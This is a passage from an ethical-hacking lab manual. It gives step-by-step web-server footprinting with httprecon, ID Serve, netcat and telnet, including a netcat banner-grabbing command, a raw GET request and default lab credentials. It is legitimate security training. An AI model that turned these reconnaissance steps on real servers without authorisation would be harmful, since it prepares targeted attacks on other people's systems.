


Figure 1.3.3: The fingerprint and GET long request result of the entered website

10. The details displayed in the screenshot above include the name of the protocol the website is using and its version.
11. By obtaining this information, attackers can manipulate HTTP vulnerabilities in order to perform malicious activities such as sniffing over the HTTP channel, which might result in revealing sensitive data such as user credentials.
12. This concludes the demonstration of how to gather information about the target web server using httprecon.
13. Close all open windows on the **Windows 10** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Footprint a Web Server using ID Serve

TASK 4

Pen testers must be familiar with banner grabbing techniques to monitor servers and ensure compliance and appropriate security updates. This technique also helps in locating rogue servers or determining the role of servers within a network. This lab manual helps understand and learn the banner grabbing technique using ID Serve, which allows an attacker to determine a remote target system.

Note: Ensure that the **Windows 10** virtual machine is running.

TASK 4.1

Launch ID Server

1. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 13 Hacking Web Servers\Web Server Footprinting Tools\ID Serve** and double-click **idserve.exe**.
2. The main window of **ID Serve** appears. Click the **Server Query** tab.

ID Serve is a simple Internet server identification utility. Following is a list of its capabilities:

- HTTP server identification
- Non-HTTP server identification
- Reverse DNS lookup.




Figure 1.4.1: Welcome screen of ID Serve

TASK 4.2

Provide the Target URL and Examine the Result

3. For option **1**, in the **Enter or copy/paste an Internet server URL or IP address** section, enter the URL (**http://www.certifiedhacker.com**) you want to footprint.
4. Click **Query the Server** to start querying the website.
5. After the completion of the query, ID Serve displays the results of the entered website, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.4.2: ID Serve detecting the footprint

Note: The result might vary in your lab environment.

6. After obtaining this information, the attacker may perform a vulnerability analysis on that particular version of the web server and implement various techniques to perform exploitation.
7. Click **Exit** to close the application. Close all open windows and turn off the **Windows 10** virtual machine.

TASK 5 Footprint a Web Server using Netcat and Telnet

1. Turn on the **Parrot Security** and **Windows Server 2019** virtual machines.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

🗁 Netcat- Netcat is a networking utility that reads and writes data across network connections, using the TCP/IP protocol. It is a reliable "back-end" tool used directly or driven by other programs and scripts. It is also a network debugging and exploration tool.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. Click the **MATE Terminal** icon from the menu bar to launch the terminal.




Figure 1.5.1: Launching MATE terminal

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
6. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 1.5.2: Running the programs as a root user

TASK 5.1

Footprint using Netcat

7. In the terminal window, type **nc -vv www.moviescope.com 80** and press **Enter**.




Figure 1.5.3: Perform Banner Grabbing using Netcat

8. Once you hit **Enter**, the netcat will display the hosting information of the provided domain, as shown in the screenshot.
9. Now, type **GET / HTTP/1.0** and press **Enter** twice.
10. Netcat will perform the banner grabbing and gather information such as content type, last modified date, accept ranges, ETag, and server information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. In the terminal windows, type **clear** and press **Enter** to clear the netcat result in the terminal window.




Figure 1.5.4: Netcat Banner Grabbing result

TASK 5.2

Footprint using Telnet

Telnet- Telnet is a client-server network protocol. It is widely used on the Internet or LANs. It provides the login session for a user on the Internet. The single terminal attached to another computer emulates with Telnet.

12. Now, perform banner grabbing using telnet. In the terminal window, type **telnet www.moviescope.com 80** and press **Enter**.

